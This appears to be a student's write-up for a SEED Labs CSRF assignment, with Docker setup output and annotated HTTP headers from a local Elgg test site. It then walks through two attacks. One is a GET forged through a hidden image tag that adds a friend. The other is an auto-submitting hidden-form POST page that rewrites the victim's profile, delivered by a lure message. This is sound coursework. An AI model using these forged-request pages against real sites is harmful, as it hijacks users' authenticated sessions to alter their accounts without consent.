

Assignment - 02

Q-01


Setup:



```
┌──(moghees㉿kali)-[~/Downloads/Assignment-02/Labsetup]
└─$ sudo docker-compose build
[sudo] password for moghees:
Building elgg
Sending build context to Docker daemon  37.89kB
Step 1/10 : FROM handsonsecurity/seed-elgg:original
original: Pulling from handsonsecurity/seed-elgg
da7391352a9b: Pull complete
14428a6d4bcd: Pull complete
2c2d948710f2: Pull complete
d801bb9d0b6c: Pull complete
9c11a94ddf64: Pull complete
81f03e4cea1b: Pull complete
0ba9335b8768: Pull complete
8ba195fb6798: Pull complete
264df06c23d3: Pull complete
Digest: sha256:728dc5e7de5a11bea1b741f8ec59ded392bbeb9eb2fb425b8750773ccda8f706
Status: Downloaded newer image for handsonsecurity/seed-elgg:original
 ---> e7f441caa931
Step 2/10 : ARG WWWDir=/var/www/elgg
 ---> Running in 4aff1df9a9f9
Removing intermediate container 4aff1df9a9f9
 ---> efa24383174d
Step 3/10 : COPY elgg/settings.php $WWWDir/elgg-config/settings.php
 ---> db5db84b5912
Step 4/10 : COPY elgg/Csrf.php     $WWWDir/vendor/elgg/elgg/engine/classes/Elgg/Security/Csrf.php
 ---> 271a2c3ad0b9
Step 5/10 : COPY elgg/ajax.js      $WWWDir/vendor/elgg/elgg/views/default/core/js/
```




```
┌──(moghees㉿kali)-[~/Downloads/Assignment-02/Labsetup]
└─$ sudo docker-compose up
Creating network "net-10.9.0.0" with the default driver
Creating elgg-10.9.0.5       ... done
Creating mysql-10.9.0.6      ... done
Creating attacker-10.9.0.105 ... done
Attaching to elgg-10.9.0.5, attacker-10.9.0.105, mysql-10.9.0.6
mysql-10.9.0.6 | 2023-11-16 18:04:57+00:00 [Note] [Entrypoint]: Entrypoint script for MySQL Server 8.0.2
2-1debian10 started.
mysql-10.9.0.6 | 2023-11-16 18:04:57+00:00 [Note] [Entrypoint]: Switching to dedicated user 'mysql'
mysql-10.9.0.6 | 2023-11-16 18:04:57+00:00 [Note] [Entrypoint]: Entrypoint script for MySQL Server 8.0.2
2-1debian10 started.
mysql-10.9.0.6 | 2023-11-16 18:04:57+00:00 [Note] [Entrypoint]: Initializing database files
mysql-10.9.0.6 | 2023-11-16T18:04:57.845476Z 0 [System] [MY-013169] [Server] /usr/sbin/mysqld (mysqld 8.
0.22) initializing of server in progress as process 45
mysql-10.9.0.6 | 2023-11-16T18:04:57.856285Z 1 [System] [MY-013576] [InnoDB] InnoDB initialization has s
tarted.
attacker-10.9.0.105 |  * Starting Apache httpd web server apache2                      *
elgg-10.9.0.5 |  * Starting Apache httpd web server apache2                            *
mysql-10.9.0.6 | 2023-11-16T18:05:00.157932Z 1 [System] [MY-013577] [InnoDB] InnoDB initialization has e
nded.
mysql-10.9.0.6 | 2023-11-16T18:05:06.449360Z 6 [Warning] [MY-010453] [Server] root@localhost is created
with an empty password ! Please consider switching off the --initialize-insecure option.
mysql-10.9.0.6 | 2023-11-16 18:05:16+00:00 [Note] [Entrypoint]: Database files initialized
mysql-10.9.0.6 | 2023-11-16 18:05:16+00:00 [Note] [Entrypoint]: Starting temporary server
mysql-10.9.0.6 | mysqld will log errors to /var/lib/mysql/8f307530db53.err
mysql-10.9.0.6 | mysqld is running as pid 92
mysql-10.9.0.6 | 2023-11-16 18:05:17+00:00 [Note] [Entrypoint]: Temporary server started.
```



```
  GNU nano 7.2                                  /etc/hosts
127.0.0.1       localhost
127.0.1.1       kali

# CTF
10.10.11.217  latex.topology.htb

# IS Assignment
10.9.0.5 www.seed-server.com
10.9.0.5 www.example32.com
10.9.0.105 www.attacker32.com

# The following lines are desirable for IPv6 capable hosts
::1     localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
```

Observing HTTP Request


Extension: (HTTP Header Live) - HTTP Header Live Main — Mozilla Firefox

```
http://www.seed-server.com/
Host: www.seed-server.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Cookie: Elgg=7o6qrthh64ik8r7fmomcl7en26
Upgrade-Insecure-Requests: 1
GET: HTTP/1.1 200 OK
Date: Thu, 16 Nov 2023 18:30:13 GMT
Server: Apache/2.4.41 (Ubuntu)
Cache-Control: must-revalidate, no-cache, no-store, private
x-frame-options: SAMEORIGIN
expires: Thu, 19 Nov 1981 08:52:00 GMT
pragma: no-cache
x-content-type-options: nosniff
Vary: Accept-Encoding,User-Agent
Content-Encoding: gzip
Content-Length: 2767
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8
```


Request Parameters :

1. **Host** : Specifies the domain name of the server you're trying to access.
2. **User-Agent:** Provides information about the user agent (in this case, Firefox running on Linux).
3. **Accept:** Indicates the types of content that the client can understand, listed by priority.
4. **Accept-Language:** Specifies the preferred language of the user.
5. **Accept-Encoding:** Informs the server about the types of encoding that the client can understand.
6. **Connection:** Suggests to the server that the connection should be kept open for multiple requests.
7. **Upgrade-Insecure-Requests:** Indicates that the client supports upgrading to a secure connection (HTTPS).
8.

Response Parameters :

9. **GET:** HTTP/1.1 200 OK - Indicates that the client requested a resource, and the server successfully processed the request.
10. **Date:** Specifies the date and time when the message was generated.
11. **Server:** Specifies information about the server software.
12. **Cache-Control:** Directives for caching mechanisms in both requests and responses.
13. **x-frame-options:** Provides clickjacking protection by preventing the content from being embedded into other websites.
14. **expires:** Suggests a date and time after which the response is considered stale.
15. **pragma:** Indicates that the client should not cache the response.
16. **x-content-type-options:** nosniff - A security measure to prevent browsers from interpreting files as a different MIME type.
17. **Set-Cookie:** Sets a cookie on the client side.
18. **Content-Encoding:** Indicates the type of encoding used on the data.
19. **Content-Length:** Specifies the size of the response body in bytes.
20. **Keep-Alive:** Provides parameters for the keep-alive mechanism.
21. **Connection:** Indicates that the connection should be kept open for multiple requests.

22. **Content-Type:** Specifies the media type and character set of the resource.



```
http://www.seed-server.com/action/login
Host: www.seed-server.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
X-Elgg-Ajax-API: 2
X-Requested-With: XMLHttpRequest
Content-Type: multipart/form-data; boundary=---------------------------224082153738993228201306192475
Content-Length: 564
Origin: http://www.seed-server.com
Connection: keep-alive
Referer: http://www.seed-server.com/
Cookie: Elgg=7o6qrthh64ik8r7fmomcl7en26
__elgg_token=P7cmHCCO_WCX7XFCW7jF5w&__elgg_ts=1700159413&username=test&password=test
POST: HTTP/1.0 401 Unauthorized
Date: Thu, 16 Nov 2023 18:30:24 GMT
Server: Apache/2.4.41 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Pragma: no-cache
Cache-Control: no-store, no-cache, must-revalidate, no-cache, private
Vary: User-Agent
Content-Length: 84
Connection: close
Content-Type: application/json
```

Request Parameters:

Host: Specifies the domain name of the server you're trying to access.

User-Agent: Provides information about the user agent (in this case, Firefox running on Linux).

Accept: application/json, text/javascript, */*; q=0.01 - Indicates the types of content that the client can understand, with a preference for JSON and JavaScript.

Accept-Language: en-US,en;q=0.5 - Specifies the preferred language of the user.

Accept-Encoding: gzip, deflate - Informs the server about the types of encoding that the client can understand.

X-Elgg-Ajax-API: 2 - Custom header that is used by the server to identify the request as an AJAX API request and to specify the version of the API.

X-Requested-With: XMLHttpRequest - Indicates that the request was made with XMLHttpRequest, which is commonly used in AJAX requests.

Content-Type: - Specifies that the content of the request is in multipart form data format with a specific boundary.

Content-Length: 564 - Specifies the size of the request body in bytes.

Origin: http://www.seed-server.com - Indicates the origin from which the request is initiated.

Connection: keep-alive - Suggests to the server that the connection should be kept open for multiple requests.

Referer: http://www.seed-server.com/ - Specifies the URL of the page from which the request was initiated.

Cookie: Elgg=7o6qrthh64ik8r7fmomcl7en26 - Sends the cookie information along with the request.

Request body includes parameters in the form of key-value pairs:

__elgg_token=P7cmHCCO_WCX7XFCW7jF5w

__elgg_ts=1700159413

username=test

password=test

Response Parameters:

POST: HTTP/1.0 401 Unauthorized - Indicates that the client attempted to authenticate itself, but the server did not accept that authentication information.

Date: Thu, 16 Nov 2023 18:30:24 GMT - Specifies the date and time when the message was generated.

Server: Apache/2.4.41 (Ubuntu) - Specifies information about the server software.

Expires: Thu, 19 Nov 1981 08:52:00 GMT - Suggests a date and time after which the response is considered stale.

Pragma: no-cache - Indicates that the client should not cache the response.

Cache-Control: no-store, no-cache, must-revalidate, no-cache, private - Directives for caching mechanisms in both requests and responses, specifying no caching.

Vary: User-Agent - Informs downstream proxies about whether they should use the cached response for different user agents.

Content-Length: 84 - Specifies the size of the response body in bytes.


Connection: close - Indicates that the connection will be closed after completion of the response.

Content-Type: application/json - Specifies the media type of the resource, indicating JSON content.

CSRF Attack using GET Request

Attacker Side :

- Login as Samy.
- Open alice's profile.
- Send Friend Request to alice and capture the request.
- Then forge it and add it to attacker website inside image tag.


Extension: (HTTP Header Live) - HTTP Header Live Main — Mozilla Firefox

```
http://www.seed-server.com/action/friends/add?friend=56&__elgg_ts=1700161520&__elgg_token=tI_haP14BpDWect1WURzIQ&__elgg_ts=1700161520&__elgg_token=tI_haP14BpDWect1WURzIQ
Host: www.seed-server.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
X-Requested-With: XMLHttpRequest
Connection: keep-alive
Referer: http://www.seed-server.com/profile/alice
Cookie: Elgg=ucrjupum9fko34u1qi21ofg72v
GET: HTTP/1.1 200 OK
Date: Thu, 16 Nov 2023 19:07:33 GMT
Server: Apache/2.4.41 (Ubuntu)
Cache-Control: must-revalidate, no-cache, no-store, private
expires: Thu, 19 Nov 1981 08:52:00 GMT
pragma: no-cache
x-content-type-options: nosniff
Vary: User-Agent
Content-Length: 388
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: application/json; charset=UTF-8
```


Original Request :

http://www.seed-server.com/action/friends/add?friend=56&__elgg_ts=1700161520&__elgg_token=tI_haP14BpDWect1WURzIQ&__elgg_ts=1700161520&__elgg_token=tI_haP14BpDWect1WURzIQ


Forged Request :

- Remove elgg_ts and elgg_token as they are not required.
- Change the id from 56 (Alice) to 59(Samy)

http://www.seed-server.com/action/friends/add?friend=59



```html
<html>
<body>
<h1>This page forge an HTTP GET request</h1>
<img src="http://www.seed-server.com/action/friends/add?friend=59" alt="image" width="1" height="1" />
</body>
</html>
```


Compose a message

To * Alice


Write recipient's username here.

Subject * Link

Message * www.attacker32.com


Victim Side :

- Login as Alice.
- Open the link sent by Samy on the other tab . http://www.attacker32.com/
- and Samy will be added to friends.


Alice › Messages

Inbox

Link
From Samy 18 minutes ago
www.attacker32.com



CSRF Attacker's Page

- Add-Friend Attack
- Edit-Profile Attack

Alice's friends


Samy

Attack Successful.

CSRF Attack using POST Request

Attacker Side :

- First we will login as Samy and make changes in the profile description and capture the request.
- Now that we have the proper structure of request, we can modify it and add to our website.



```
http://www.seed-server.com/action/profile/edit
Host: www.seed-server.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=---------------------------357400251914446374471918485897
Content-Length: 3007
Origin: http://www.seed-server.com
Connection: keep-alive
Referer: http://www.seed-server.com/profile/samy/edit
Cookie: Elgg=f7rc74qcgip0pp3eceknpvv59e
Upgrade-Insecure-Requests: 1
__elgg_token=rJHDV0tybciGgjsUB74iAA&__elgg_ts=1700164267&name=Samy&description=<p>I am Samy.</p>
&accesslevel[description]=2&briefdescription=&accesslevel[briefdescription]=2&location=&accesslevel[location]=2&interests=&accesslevel[interests]=2&skills=&accesslevel[skills]=2&contactemai
POST: HTTP/1.1 302 Found
Date: Thu, 16 Nov 2023 19:51:26 GMT
Server: Apache/2.4.41 (Ubuntu)
Cache-Control: must-revalidate, no-cache, no-store, private
expires: Thu, 19 Nov 1981 08:52:00 GMT
pragma: no-cache
Location: http://www.seed-server.com/profile/samy
Vary: User-Agent
Content-Length: 402
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8
```

Original Request :

__elgg_token=mfk-CntFlDMicTrhTss7uw&__elgg_ts=1700165563&name=Samy&description=&accesslevel[description]=2&briefdescription=I


am

samy.&accesslevel[briefdescription]=2&location=&accesslevel[location]=2&interests=&accesslevel[interests]=2&skills=&accesslevel[skills]=2&contactemail=&accesslevel[contactemail]=2&phone=&accesslevel[phone]=2&mobile=&accesslevel[mobile]=2&website=&accesslevel[website]=2&twitter=&accesslevel[twitter]=2&guid=59


Forged Request :

name=Alice&description=&accesslevel[description]=2&briefdescription=Samy

Is My Hero.&accesslevel[briefdescription]=2&location=&accesslevel[location]=2&interests=&accesslevel[interests]=2&skills=&accesslevel[skills]=2&contactemail=&accesslevel[contactemail]=2&phone=&accesslevel[phone]=2&mobile=&accesslevel[mobile]=2&website=&accesslevel[website]=2&twitter=&accesslevel[twitter]=2&guid=56


index.html
addfriend.html
editprofile.html
attacker > editprofile.html > html > body > script > forge_post

```html
<html>
<body>
<h1>This page forges an HTTP POST request.</h1>
<script type="text/javascript">

function forge_post()
{
    var fields;

    // The following are form entries need to be filled out by attackers.
    // The entries are made hidden, so the victim won't be able to see them.
    fields += "<input type='hidden' name='name' value='Alice'>";
    fields += "<input type='hidden' name='briefdescription' value='Samy is my Hero.'>";
    fields += "<input type='hidden' name='accesslevel[briefdescription]' value='2'>";
    fields += "<input type='hidden' name='guid' value='56'>";

    // Create a <form> element.
    var p = document.createElement("form");

    // Construct the form
    p.action = "http://www.seed-server.com/action/profile/edit";
    p.innerHTML = fields;
    p.method = "post";

    // Append the form to the current page.
    document.body.appendChild(p);

    // Submit the form
    p.submit();
}


// Invoke forge_post() after the page is loaded.
window.onload = function() { forge_post();}
</script>
</body>
</html>
```


Compose a message

To *

Alice

Write recipient's username here.


Subject *

Link

Message *

